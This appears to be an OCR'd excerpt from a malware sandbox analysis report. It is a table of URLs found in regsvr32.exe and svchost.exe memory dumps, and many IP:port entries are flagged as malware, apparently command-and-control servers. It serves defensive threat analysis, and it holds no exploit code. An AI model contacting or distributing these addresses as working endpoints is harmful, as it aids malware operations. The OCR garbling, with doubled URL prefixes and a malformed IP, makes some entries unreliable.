http://https://46.55.222.11/.50.40.183:80/YQXxdxwQWLyBEVjMOlgty	regsvr32.exe, 00000006.00000003.502288144.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436726.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000000002C2A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://120.50.40.183/rosoft	regsvr32.exe, 00000006.00000003.50228814 4.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.623436726.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820 797.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://58.227.42.236:80/CBvqXjPjXUGuuflNLuZWkXecSmHukPuGWkGWJXlIStqkcdnP	regsvr32.exe, 00000006.00000003.72832068 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762137969.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436 726.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 0000000E.00000003.313794156 .000001ECDFA5A000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://51.91.7.5:8080/EEsdElRrfqZScZWLqBhRqLSt	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.728320680.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762137 969.0000000002BEA000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000002.762473776.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://103.221.221.247:8080/	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.508820797.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://131.100.24.231:80/MIMNtRZxLqGHZoTXVDtaMauEeLlGAjcyCUbpgyHmvtdbZTHIDbPoaw	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.728320680.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762137 969.0000000002BEA000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000002.762473776.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://192.99.251.50/:	regsvr32.exe, 00000006.00000003.72832068 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762137969.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 0000000E.00000003.313814458 .000001ECDFA40000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 E.00000002.314134200.000001ECDFA42000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://192.99.251.50/F	regsvr32.exe, 00000006.00000003.72832068 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762137969.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://58.227.42.236:80/CBvqXjPjXUGuuflNLuZWkXecSmHukPuGWkGWJXlIStqkcdnPK	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://192.99.251.50/	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.bingmapsportal.com	svchost.exe, 0000000E.00000002.314090796 .000001ECDFA13000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://131.100.24.231/	regsvr32.exe, 00000006.00000003.72832068 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762137969.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 0000000E.00000003.313809959 .000001ECDFA56000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://103.221.221.247:8080/PosEzINMiHgCPAexqpnbXngfJaZeCEEsiTgLE3062332-1002	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.508820797.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://46.55.222.11/TBwKHjQjVeCWIQFSz	regsvr32.exe, 00000006.00000003.50228814 4.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 0000000E.00000002.314128119 .000001ECDFA3D000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://149.56.128.192/SSYKvnZUOEUlRtjgPVsscjkUTaNTgTQQvJUHkyX-	regsvr32.exe, 00000006.00000003.41064980 1.0000000002BEC000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.365020565.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.728320 680.0000000002BEA000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000002.762137969.0000000002BEA00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508876930.0000 000002BEA000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.ver)	svchost.exe, 00000014.00000002.665412089 .000001697FE63000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000002.421495587.0000015C89EEC000.00 000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://58.227.42.236/N	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 0000000E.00000002.314128119 .000001ECDFA3D000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 E.00000002.314090796.000001ECDFA13000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://79.172.212.216:8080/VNwOftDFidReElfWGyCwg(	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.508820797.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://%s.xboxlive.com	svchost.exe, 0000000C.00000002.762160897 .00000276B2E44000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 0000000E.00000003.313783832 .000001ECDFA60000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://58.227.42.236/c4	regsvr32.exe, 00000006.00000003.72832068 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762137969.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000E.00000002.314163787 .000001ECDFA5C000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 E.00000003.313794156.000001ECDFA5A000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.t	svchost.exe, 0000000E.00000003.313761832 .000001ECDFA63000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://185.157.82.211/	regsvr32.exe, 00000006.00000003.72832068 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762137969.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://79.172.212.216:8080/nes	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.508820797.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 0000000E.00000003.313783832 .000001ECDFA60000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://51.91.76.89/	regsvr32.exe, 00000006.00000003.50887693 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://79.172.212.216:8080/.	regsvr32.exe, 00000006.00000003.50882079 7.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://79.172.212.216/	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436 726.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.508820797.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 0000000E.00000002.314163787 .000001ECDFA5C000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 E.00000003.313794156.000001ECDFA5A000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://46.55.222.11/TBwKHjQjVeCWIQFSi	regsvr32.exe, 00000006.00000003.50228814 4.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.623436726.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820 797.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.ditu.live.com/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 0000000E.00000002.314163787 .000001ECDFA5C000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 E.00000003.313794156.000001ECDFA5A000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 0000000E.00000003.313794156 .000001ECDFA5A000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://206.188.212.92/X	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473 776.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.623436726.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000 000002C2A000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://160.16.218.63:8080/lksHycwarnaSRJQsEAZwtocdkTVZGajE	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473 776.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.623436726.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000 000002C2A000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://120.50.40.183/	regsvr32.exe, 00000006.00000003.50882079 7.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://159.8.59.82/	regsvr32.exe, 00000006.00000003.72832068 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762137969.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 0000000E.00000003.313783832 .000001ECDFA60000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 0000000E.00000002.314128119 .000001ECDFA3D000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://131.100.24.231:80/MIMNtRZxLqGHZoTXVDtaMauEeLlGAjcyCUbpgyHmvtdbZTHIDbPoawrlp	regsvr32.exe, 00000006.00000003.72832068 0.0000000002BEA000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762137969.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://58.227.42.236:80/$v6/	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://58.227.42.236:80/D	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://192.99.251.50/27.42.236/h	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http:// https://79.172.212.216:8080/VNwOftDFidReElfWGyCw g$v6/	regsvr32.exe, 00000006.00000003.50882079 7.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http:// https://dev.virtualearth.net/mapcontrol/HumanScaleSer vices/GetBubbles.ashx?n=	svchost.exe, 0000000E.00000003.313814458 .000001ECDFA40000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000000 E.00000002.314134200.000001ECDFA42000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://46.55.222.11/TBwKHjQjVeCWIQFSN	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473 776.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.623436726.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000 000002C2A000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://103.221.221.247/Certificates	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.508820797.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://58.227.42.236:80/:	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 0000000E.00000003.313783832 .000001ECDFA60000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http:// https://173.254.208.91:8080/iqyyOTGODIozOxlzJCOa	regsvr32.exe, 00000006.00000003.41064980 1.0000000002BEC000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.365020565.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.728320 680.0000000002BEA000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000002.762137969.0000000002BEA00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508876930.0000 000002BEA000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://206.188.212.92/7	regsvr32.exe, 00000006.00000003.50228814 4.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http:// https://173.254.208.91:8080/iqyyOTGODIozOxlzJCOT	regsvr32.exe, 00000006.00000003.41064980 1.0000000002BEC000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.365020565.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.728320 680.0000000002BEA000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000002.762137969.0000000002BEA00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508876930.0000 000002BEA000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://185.157.82.211:8080/cal	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://120.50.40.183:80/$v6/	regsvr32.exe, 00000006.00000003.41079351 1.0000000002C64000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://185.157.82.211:8080/r	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://206.188.212.92/	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473 776.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.623436726.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000 000002C2A000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://58.227.42.236:80/-	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://173.254.208.91/	regsvr32.exe, 00000006.00000003.36506010 0.0000000002C0B000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.728320680.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.410742 618.0000000002C0B000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000002.762137969.0000000002BEA00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508876930.0000 000002BEA000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://160.16.218.63/	regsvr32.exe, 00000006.00000003.50882079 7.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.hotspotshield.com/terms/	svchost.exe, 00000017.00000003.392127513 .0000015C8A7B4000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000003.391991165.0000015C8A795000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000017.00000003.392087236 .0000015C8A792000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000003.392152187.0000015C8AC02000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000017.00000003.392175741 .0000015C8AC03000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000003.392461273.0000015C8AC19000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000017.00000003.392344061 .0000015C8A7B4000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000003.392106913.0000015C8A7A4000.00 000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.pango.co/privacy	svchost.exe, 00000017.00000003.392127513 .0000015C8A7B4000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000003.391991165.0000015C8A795000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000017.00000003.392087236 .0000015C8A792000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000003.392152187.0000015C8AC02000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000017.00000003.392175741 .0000015C8AC03000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000003.392461273.0000015C8AC19000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000017.00000003.392344061 .0000015C8A7B4000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 7.00000003.392106913.0000015C8A7A4000.00 000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://149.56.128.192/	regsvr32.exe, 00000006.00000003.36506010 0.0000000002C0B000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.728320680.0000000002BEA000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.410742 618.0000000002C0B000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000002.762137969.0000000002BEA00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508876930.0000 000002BEA000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://159.8.59.82:8080/AgctwBgxIsTEnzPyqHwVtfcFB	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000002.762473776.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.tiktok.com/legal/report	svchost.exe, 00000017.00000003.400782206 .0000015C8A792000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://103.221.221.247/Global	regsvr32.exe, 00000006.00000003.62343672 6.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.508820797.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://79.172.212.2167:8080/	regsvr32.exe, 00000006.00000003.50882079 7.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://120.50.40.183:80/za	regsvr32.exe, 00000006.00000003.41079351 1.0000000002C64000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 0000000E.00000002.314128119 .000001ECDFA3D000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://46.55.222.11/	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473 776.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.508921722.0000000002C1F00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.623436726.0000 000002C2A000.00000004.00000020.00020000. 00000000.sdmp, regsvr32.exe, 00000006.00 000003.508820797.0000000002C2A000.000000 04.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://46.55.222.11/TBwKHjQjVeCWIQFS)	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473 776.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.623436726.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000 000002C2A000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 0000000E.00000003.313783832 .000001ECDFA60000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://www.disneyplus.com/legal/your-california-privacy-rights	svchost.exe, 00000017.00000003.396728134 .0000015C8A792000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://120.50.40.183/d	regsvr32.exe, 00000006.00000003.72822409 9.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 006.00000003.502288144.0000000002C2A000. 00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000002.762473 776.0000000002C2A000.00000004.00000020.0 0020000.00000000.sdmp, regsvr32.exe, 000 00006.00000003.623436726.0000000002C2A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000006.00000003.508820797.0000 000002C2A000.00000004.00000020.00020000. 00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://160.16.218.63:8080/5	regsvr32.exe, 00000006.00000003.50228814 4.0000000002C2A000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
